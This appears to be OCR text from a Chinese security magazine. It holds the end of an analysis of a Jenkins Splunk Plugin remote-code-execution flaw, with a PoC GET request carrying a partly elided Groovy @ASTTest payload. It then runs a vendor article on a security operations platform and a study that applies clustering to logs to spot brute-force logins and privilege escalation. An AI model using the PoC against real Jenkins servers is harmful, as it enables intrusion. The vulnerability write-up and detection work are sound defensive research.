- 插件：Splunk Plugin
- 影响版本：<=1.7.4
- 利用点

–com.splunk.splunkjenkins.SplunkJenkinsInstallation#doCheckScriptContent

分析


通过上面分析的 descriptorByName 可以直接调用到指定的类，注意到 SplunkJenkinsInstallation 类的 doCheckScriptContent 方法，该方法调用了。

LogEventHelper.validateGroovyScript(value)

该方法对 script 进行了解析，而参数 value 的值直接从 request 获取，因此传入精心构造的脚本可导致任意代码执行。

PoC

GET /descriptor By Name/com.splunk.splunk jenkins.Splunk



Jenkins Installation/check Script Content?value=import%20groovy.transform.*%0a @ASTTest(value={***)%0aclass%20ASTTestPoc{}

补丁

- jenkinsci/splunk-devops-plugin commit
- 版本：1.8.0
- 概述：引入 GroovySandbox 在解析前对 Groovy 脚本进行校验。

总结

本报告分析了 Jenkins 动态路由机制和路由绕过的问题，并讨论了在主流插件 Script Security 中针对 Groovy 沙箱的绕过方法，其中最巧妙的是利用自身路由白名单绕过登录检查并结合 Groovy 语法达到远程代码执行，是一条非常精彩的利用链。

在修复方式上，可以看出 Jenkins 对于沙箱问题采取的防护方法是黑名单 + 白名单的方式，对安全的控制还是比较好的，不少问题都出在 Groovy 的语法特性上，使得较小权限的用户可以突破沙箱执行任意代码，相信以后也会有更巧妙的方式来绕过沙箱，欢迎大家探讨。

智能安全运营，不得不说的秘密

绿盟科技 ESM产品部 陶智，吴天昊

一、安全现状和挑战

随着企业信息化的不断发展，企业信息化资产数量日趋增多、系统的关联性和复杂度不断增强，然而新型网络威胁层出不穷，信息安全形势日益严峻，企业的网络安全运维面临着诸多挑战。

1. 企业采购大量异构的安全设备，分散各处，产生海量日志，给日志分析、事件处置带来了困难。

2.IT 领导者被大量碎片化信息所淹没，无法宏观判断，有效决策。

3.IT 运维人员到处救火，每次重大安全事件保障都会手忙脚乱地应对，效率低下，无法真正发挥出设备和平台的能力。

很多企业购买了安全产品和安全服务，建立团队来建设和运营安全体系，但还是遇到上述问题。在复杂且快速变化的大环境中，如何有效地保障企业安全，是摆在每个企业面前的关键问题。

二、安全运营新趋势

企业购买安全产品和安全服务，花钱雇用安全工程师，目标是解决问题，而解决问题不仅仅是把一个安全产品买回来、拿到一份安全报告就结束的事情。随着安全管理和技术的发展，安全运营被提到越来越重要的地位。

在管理学中，对运营有个定义：“运营就是对运营过程的计划、组织、实施和控制，是与产品生产和服务创造密切相关的各项管理工作的总称。”

而安全运营，就是为了实现安全目标，提出安全解决构想、验证效果、分析问题、诊断问题、协调资源解决问题并持续迭代优化

的过程。通过安全运营过程的统筹管理，满足企业安全的动态性、持续性和整体性需求。

近几年来，安全运营发生很多变化，我们看到有一些趋势：

1. 从“被动防御”到“主动响应”

传统安全体系关注边界防御，把企业网络部署成铜墙铁壁，但是企业 IT 系统上云，移动互联网成为业务标配，网络边界越来越模糊，带来新的安全挑战。安全体系开始从“被动防御”，向“主动响应”转变，与其被动挨打，不如快速发现，及时响应，减少风险，降低损失。

2. 从“碎片化”到“可视化”

很多企业在网络中部署不同的安全设备，大量多样性设备产生海量日志，信息分散，分析手段匮乏，难以看清全局安全状态，极大影响安全运营的效率和效果。随着平台技术的发展，安全体系开始从“碎片化”向“可视化”转变，通过平台可视化和大数据分析技术，提高运营效率，感知全局安全态势。

3. 从“操作规范”到“效率优先

对大部分企业来说，安全运维就是定期发现漏洞，修补漏洞；配置安全设备策略，基于业务变化调整策略；针对攻击或事故，应急响应等等。运维人员在繁杂的安全操作中，努力寻求“操作规范”。但是随着企业 IT 环境越来越复杂，越来越多的以经济利益为目的的黑客入侵、高级 APT 攻击事件的出现，企业安全运营已关系到企业的业务发展甚至存亡。企业不再满足于“操作规范”，而是要“效率优先”，用更好的安全技术和产品，来提升安全运营效率，实现企业安全目标。

总的来说，一方面安全运营向“主动响应、可视化、效率优先”演变，另一方面合规驱动了安全运营的发展。随着等保 2.0 国家标准的正式发布，安全管理平台、安全运营服务成为安全体系的“标配”。今天的安全运营，数据是核心，分析是灵魂，人员是纽带，企业从资产发现、安全监控、数据分析、情报预警、协同处置等方面，构建“预测、保护、检测、响应”的自适应安全能力。

三、智能安全运营之道

1. 安全运营体系

新型的网络安全威胁层出不穷，高风险等级的安全事件不断出现，这将是未来安全行业的“新常态”。每一次重大的“安全事件”都是对安全组织的一次重大考验。从获取敌情、武器到位、到大规模实施“安全服务”、监视和闭环管理等要素活动都对安全组织的能力提出更高的挑战。

因此，未来的企业安全运营体系建设，需要关注以下几个方面：

1）能够在战略和战术上利用威胁情报；

2）能够利用机器学习、复杂统计分析或预测算法等技术进行安全建模和高级分析；

3）能够快速、准确地取证调查和威胁追溯；

4）能够进行持续的监控与分析，构建自适应体系；

5）尽可能地自动化，提升安全运营效率。

2015 年，全球知名市场分析机构 Gartner 提出了自适应架构框架（ASA），到 2018 年，已演进为持续自适应风险与信任评估体

系（CARTA），受到越来越多的安全厂家和客户的认可。

CARTA 从预测、防御、检测、响应四个维度，以持续监控和分析为核心，持续构建自适应体系架构的 4 个分层结构：设备、能力、平台、人员，形成安全运营体系。其中在网络边界、服务器、终端等都需要部署安全设备，提供各类安全数据；能力不仅表现在访问控制、入侵防御、漏洞识别等基础安全能力，还体现在威胁情报、安全编排与自动化响应、异常行为分析、大数据分析等新型安全能力；而平台是 CARTA 架构的核心，汇集海量数据，以风险为核心，智能分析，态势感知，以平台为中心整合各类安全能力，协调人员处置事件，最终通过安全管理流程与制度的落地，通过安全运营团队的有效组织，打造“安全、可信、合规”的安全运营体系。

基于 Gartner 提出的安全运营架构，绿盟科技公司在 2016 年提出并打造了适应市场新变化的下一代安全运营体系：即以 IT 资产为基础，以业务系统为核心，在持续监控和分析的基础上，通过连续响应，自适应调整防护策略，实现对网络攻击的动态防御，形成闭环的安全运营体系。

2. 绿盟智能安全运营平台

基于多年态势感知、企业安全管理平台建设经验，绿盟科技发布了全新版本，重磅推出绿盟智能安全运营平台（NSFOCUS Intelligent Security Operation Platform，iSOP），这是遵循绿盟智慧安全 2.0 理念，以运营为中心，智能化、全场景的统一安全管理平台。iSOP 以大数据框架为基础，结合威胁情报系统，通过对攻防场景的机器学习、威胁建模、场景关联分析、异常行为分析以及安全编排自动化、可视化呈现等技术，帮助客户建立和完善安全态势全面监控、安全威胁实时预警、资产及漏洞全生命周期管理、安全事故紧急响应能力。通过独有的自适应体系架构，为安全运营提供可靠的信息数据支撑，协助客户快速发现和分析安全问题，并通过运维手段实现安全闭环管理。

说起绿盟智能安全运营平台，不得不说它的“智能”特性，体现在事前智能预警、事中智能分析、事后智能响应三个方面。

（1）事前：智能预警

绿盟威胁情报中心（NSFOCUS Threat Intelligence center，NTI）是绿盟科技依赖多年的安全经验和情报数据积累推出的一款威胁情报分析和共享平台，可为用户提供及时准确的威胁情报数据。


借助 NTI 的威胁情报支撑，用户通过绿盟智能安全运营平台可及时洞悉资产面临的安全威胁进行准确预警，了解最新的威胁动态，实施积极主动的威胁防御和快速响应策略，结合安全数据的深度分析全面掌握安全威胁态势，并准确地进行威胁追踪和攻击溯源。

（2）事中：智能分析

经过多年的安全攻防研究和安全服务经验积累，面向不同安全业务场景，绿盟智能安全运营平台构建多种智能安全分析引擎，包括多源数据关联分析引擎、攻击链分析引擎、安全态势理解及推理引擎、威胁情报分析引擎、机器学习引擎、用户行为分析引擎等。举个例子，绿盟智能安全运营平台提供用户异常行为分析，使用高级分析方法和机器学习的模型，对用户和实体 (例如 IP 地址、应用、设备和网络等) 的行为进行评估、关联并建立基线，能够发现内鬼作案。

（3）事后：智能响应

在日常安全运维中，策略配置等操作繁琐而且容易出错，造成响应不及时，处置出错，效率低下。绿盟智能安全运营平台通过安全编排和自动化响应技术（SOAR），将不同数据集和安全技术编排在一起，以自动化的方式驱动事件智能处置，以提高安全运营效率。其核心是最小化事件响应过程中重复性任务的人工干预，帮助加速问题的解决。



四、总结

作为业务、场景和数据三驱动的自适应安全综合管控平台，绿盟智能安全运营平台将原本分散的各种安全信息予以整合提炼，不但使运维效率大幅度地提高，而且使运维人员的安全分析视角在广度和深度方面得到全面的突破，进而推动了以人为安全运营主体向以平台为安全运营主体的安全运营思路进行跃变，可逐步降低运维人员在安全运营中的投入比重，最大程度地实现智能化的安全自运营治理生态体系。

成功的“安全”在于“运营”！

利用聚类算法进行数据分析的实例

绿盟科技 ESM技术部/系统架构部 李阳，赵粤征，李忠义，郝传洲

“从希腊哲学到现代物理学的整个科学史中，不断有人试图把表面上极为复杂的自然现象归结为几个简单的基本概念和关系，这就是整个自然哲学的基本原理。”

——爱因斯坦

近年来，在 IT 圈大家谈论最多的就是人工智能。AlphaGo 与围棋选手的人机大战更是让我们领略到人工智能技术巨大潜力的同时，又将人工智能推向了一个新的制高点。所谓人工智能，通俗地讲是指由人工制造出来的系统所表现出来的智能。人工智能研究的核心问题包括推理、知识、交流、感知、移动和操作物体的能力，而机器学习是人工智能的一个分支，很多时候机器学习几乎成为人工智能的代名词。机器学习简单来讲就是通过算法，使机器能从大量历史数据中学习规律，从而对新的样本做出智能识别或对未来做预测。


在人工智能实践中，数据是载体和基础，智能是追求的目标，而机器学习则是从数据通往智能的技术桥梁。因此，在人工智能领域，机器学习才是核心，是现代人工智能的本质。传统的基于规则的安全威胁分析是构建于已知数据模型到已知威胁模型的构建过程，面对越来越复杂、越来越隐秘的安全攻击方式，在需要分析的特征维度大规模增长的情况下，是有其局限性的，特别是在“know-unknows”方面的分析上，规则方法上就显得太单薄了；而通过机器学习构建行为基线识别未知的异常上具备较大的优势，但单纯的机器学习通过各类聚类算法或者神经网络的迭代学习后形成的基线去检测出来的异常可能对客户来说是没有意义的，也就是没有清晰的视角去引导客户说明这样一个未知的威胁是一个什么威胁，这也是机器学习特别是聚类分析中得到分析结果的片面性，因此需要将两者有机地结合起来，才能最终实现安全威胁分析从“know-knowns”阶段到“know-unknows”阶段的飞跃。

微软的资深专家 Bugra Karabey 分享的如何把机器学习作为分析工具在安全攻击分析中的应用切中目前机器学习在安全分析中主要发展方向，他提出的一个场景“如何使用主成分分析聚类识别安全事件模式”引起我们的关注。他们针对大规模的安全事件库，构造了一个采用 PCA 聚类分析进行降维分析模型，形成安全事件数

据集并识别潜在威胁，对安全事件进行分组聚类，形成不同的数据聚类模式或者说是事件之间存在不同的行为模式。在此基础之上，有经验的安全分析专家针对这些已经分类的数据集进行风险或威胁的关联分析，最终从数据中获得潜在的威胁。

整个机器学习的数据分析流程大致可以分为 6 个步骤，整个流程按照数据流自上而下的顺序排列，分别是场景解析、数据预处理、特征工程、模型训练、模型评估、离线 / 在线服务。如下图所示：

典型模型算法开发流程



规则检测只能检测已有的威胁，无法对未知威胁进行检测，也无法对历史数据中存在的潜在的威胁进行分析，利用机器学习算法中的聚类算法对这些历史数据进行分析，发现数据中的未知的威胁，达到获取未知威胁，降低潜在风险的目的。我们在标准机器学习算法的基础上对于分析步骤进行了优化，创新实现了聚类分析的无监督分析方式，同时实现了自动的数据分析方式（本文不涉及）。在此基础上对某电信数据进行了分析，对于可能存在的异常进行了预测，并对数据进行逆向分析，推理出了异常行为，该分析结果得到了用户的确认。


1 样本数据情况

数据类别	数据条数	数据跨度	数据大小
登陆数据	43472	2019/02/13-2019/02/20	28.5G
提权数据	3395574	2019/02/14-2019/02/20	
业务数据	227420675 (Kernel)	-	
	926434(cron)	-	

2 算法和特征维度

本次分析中采用的层次聚类，层次聚类算法是递归地对数据对象进行合并或者分裂，直到满足某种迭代终止条件，例如最终类簇的个数为 m 或者簇与簇之间的距离不大于 μ。根据层次的分解方式，层次聚类算法具体又可以分为“自底向上”（分裂法）和“自顶向下”（合并法）两种方案。在层次聚类算法中大多采用合并法，合并法

的主要思想是：给定 n 个对象的集合 D，合并型层次聚类得到 D 的一系列划分： $P_n, P_{n-1}, \cdots, P_1$，其中 P_n 有 n 个单成员聚类， P_1 只有一个聚类，它包含所有的对象。合并型层次聚类算法具体步骤图所示：



1）将每个数据点（即每条文件下载日志）当作一个类簇，并提取日志特征，其特征向量表示为： $c_i \rightarrow (c_{i,1}, c_{i,2}, c_{i,3})$，其中向量的各个维度分别表示文件下载时间、文件大小及远端 IP 地址。

2）计算两两类簇之间的距离。计算两个类簇数据点间距离的方法有三种，计算两个组合数据点中的每个数据点与其他所有数据点的距离。将所有距离的均值作为两个组合数据点间的距离。

$$dist(c_i, c_j) = \frac{1}{n_i n_j} \sum_{p \in c_i, p' \in c_j} \{|p - p'|\}$$ 式中， $|p - p'|$ 表示 p 点和 p' 点之间的距离。考虑到类簇数据点中各个维度之间的尺度不同，故对各个维度分别进行处理，使得各个维度分别满足标准正态分布，通过计算数据点之间的标准欧式距离实现，公式如下。

$$|p - p'| = \sqrt{\sum_{d=1}^{D} \frac{(p_d - p'_d)^2}{s_d^2}}$$

式中，D 表示向量的维度，即日志包含的特征，在本场景中 D 为 3。 s_d^2 表示第 d 维度的方差。

3）找到距离最小的两个类簇 c_1 和 c_2，将其合并为一个类簇。

4）重复步骤 2)、3)，直至类簇之间距离不大于 μ，μ 为训练参数。当类簇建距离小于等于 μ 时聚类结束，得到所有分类结果。

整个分析过程采用分层聚类算法的无监督方式对数据进行聚类，找到离群点，对离群数据进行逆向分析，定位攻击事件及攻击者和被攻击者。在保持原有数据格式的基础上，算法采用的特征维度包括：用户名、时间、源 IP、目的 IP，同时加入了高频提权命令的分析过程。


登录时间	源 IP	目的 IP	用户名
201922002	10.*.*.*	10.*.*.*	mdncluster

以登录数据为例，将时间点转换到以小时为单位的数据，将源 IP、目的 IP 和用户名组合形成可唯一确定访问关系的形式，然后将整体数据进行聚类，以频次为切入点得出用户登录的行为基线，从而以基线为准，判断超出基线的行为即属于异常行为。

3 数据分析过程


3.1 暴力破解


Step 1 全局聚类发现异常点



上图以主机登陆维度，展示 2019 年 2 月 13 日到 2019 年 2 月 20 日行为散列情况，其中 0 点至 1 点出现明显与其他时间业务习惯不符的异常情况，存在潜在威胁。


Step 2 锁定威胁来源





以主机维度分析，锁定攻击源，将攻击行为追溯到具体的行为主体。图示，2019 年 2 月 20 日 0 点至 1 点主机 *.*.*.75 共发出 7500 多条登陆请求，未成功登陆。

Step 3 确定受害者范围



以主机维度分析，围绕一次攻击事件圈定受害者范围，横向关联到具体的受害者实体。图示，自 0 点至 1 点 *.*.*.75 主机登陆请求目的地，确定被攻击者分别为 *.*.*.218，*.*.*.210 两台主机。

Step 4 评估损失

未登陆成功，根据现有的样本未发现损失。以下列表是经过分析后有暴力破解可能的主机访问关系。


des_ip	src_ip	frenquence	username
..*.53	*.*.*.8	3600+	mdncluster
..*.53	*.*.*.8	2800+	mdncluster
..*.218	*.*.*.75	2550+	root
..*.52	*.*.*.53	3350+	mdncluster
..*.52	*.*.*.8	3750+	mdncluter
..*.213	*.*.*.75	2500+	root
..*.53	*.*.*.53	2600+	mdncluter
..*.210	*.*.*.75	5000+	root
..*.52	*.*.*.8	3200+	mdncluster

Step 5 处理建议

进一步排查 *.*.*.75 被多次访问的原因。


3.2 数据泄露

Step 1 全集聚类发现异常点




2019 年 2 月 17 日 0 点时 *.*.*.237 和 *.*.*.236 发生了一次登陆请求，时间点和频次都和其他主机有很大差异，通过这一次的登陆我们找到了用户疑似密码泄漏的数据。

Step 2 锁定威胁来源



Step 3 定位受害者范围


通过数据分析发现 *.*.*.237 和 *.*.*.236 两台主机存在密码泄露的异常。



3.3 高频次提权

Step 1 全集聚类发现异常点


从整体的提权数据聚类结果来看，1 点到 8 点为用户提权行为的高发期，9 点到 22 点间提权行为发生频次低且波动不明显，23 点和 0 点为两个离群点，提权时间和频次和其他簇存在较大差异，可断定其为异常点。




Step 2 锁定威胁来源

提权数据无法锁定威胁来源


Step 3 定位受害者范围



对 23 点进行详细分析，发现以下 IP: *.*.*.27、*.*.*.22、*.*.*.21、*.*.*.24 单个 Server 提权次数达到了 5000 次，可疑程度较大。



对 0 点进行详细分析，发现以下 IP：*.*.*.153、*.*.*.75 单个 Server 提权次数达到了 8000 次，可疑程度较大。



整体数据按照 IP 划分后发现，*.*.*.52、*.*.*.53 发生了多达近 8W 次提权操作，占整体提权数据的 3%，可疑程度较大。

小时	IP	频次	高频提权
23	*.*.*.21	5000 次	/root/modules/agent/shell/runcommand.sh /usr/sbin/crm_mon
23	*.*.*.22	5000 次	/root/modules/agent/shell/runcommand.sh /usr/sbin/crm_mon
23	*.*.*.27	5000 次	/root//modules/agent/shell/runcommand.sh /usr/sbin/crm_mon
23	*.*.*.24	5000 次	/root/modules/agent/shell/runcommand.sh
0	*.*.*.75	8000 次	/root/modules/agent/shell/runcommand.sh /usr/local/slb/slb_healthcheck_rrs.sh
0	*.*.*.153	8000 次	/root/modules/agent/shell/runcommand.sh /usr/local/slb/slb_healthcheck_rrs.sh
0-23	*.*.*.52	8000 次	/usr/bin/lsof /home/userslb/slb/config/testPort
0-23	*.*.*.53	8000 次	/usr/bin/lsof /home/userslb/slb/config/testPort

通过以上的分析我们发现，对于离群点的重点分析可以定位大量数据中存在的潜在问题，以下是我们的分析结论。

4 数据分析结论

4.1 登陆行为分析结论——快速暴力破解

事件 1	
事件时间	2019 年 2 月 20 日 0 点至 1 点
事件类型	暴力破解
攻击源	*.*.*.75
攻击目标	*.*.*.223、*.*.*.218、*.*.*.210
攻击详情	1.2019 年 2 月 20 日 0 点起，*.*.*.75 主机分别向 *.*.*.223、*.*.*.218 两台主机发出 5000 多条登陆请求，未成功登陆； 2. 当日 1 点，*.*.*.75 又向 *.*.*.210 主机发出 2500 多条登陆请求，未成功登陆； 3. 较全天业务行为习惯而言，*.*.*.75 主机明显存在异常情况，具有快速暴力破解其他主机登陆口令的威胁特质

处理建议	进一步排查 *.*.*.75 被多次访问的原因

事件 2	
事件时间	2019 年 2 月 20 日 0 点至 1 点
事件类型	可疑数据泄漏
攻击源	*.*.*.8
攻击目标	*.*.*.52/*.*.*.53
攻击详情	1.2019 年 2 月 20 日 0 点起 *.*.*.8 向 *.*.*.53 发起了每小时 400 次的登陆请求，直到 6 点结束； 2.2019 年 2 月 20 日 0 点起 *.*.*.53、*.*.*.8 分别向 *.*.*.52 发起了每小时多达 400 次的登陆请求，直到 8 点结束； 3.*.*.*.53、*.*.*.8 具有快速暴力破解其他主机登陆口令的威胁特质
处理建议	进一步排查 *.*.*.53、*.*.*.8 被多次访问的原因

4.2 登陆行为分析结论——慢速暴力破解

事件时间	2019/02/13-2019/02/20
事件类型	慢速暴力破解
攻击源	-
攻击目标	*.*.*.57
攻击详情	1. 每小时尝试 10 次登陆，分布规律； 2. 登陆结果都为失败； 3. 符合慢速暴力破解的特征
处理建议	获取详细日志，查看是否存在脚本，尝试陆录本机

4.3 登陆行为分析结论——数据泄漏

事件时间	2019/02/13-2019/02/20
事件类型	可疑数据泄露
攻击源	-
攻击目标	*.*.*.237、*.*.*.236、*.*.*.147
攻击详情	以上 Server 在登陆过程中疑似泄露密码
处理建议	查看是否存在密码泄露情况

4.4 提权行为分析结论——高频次提权

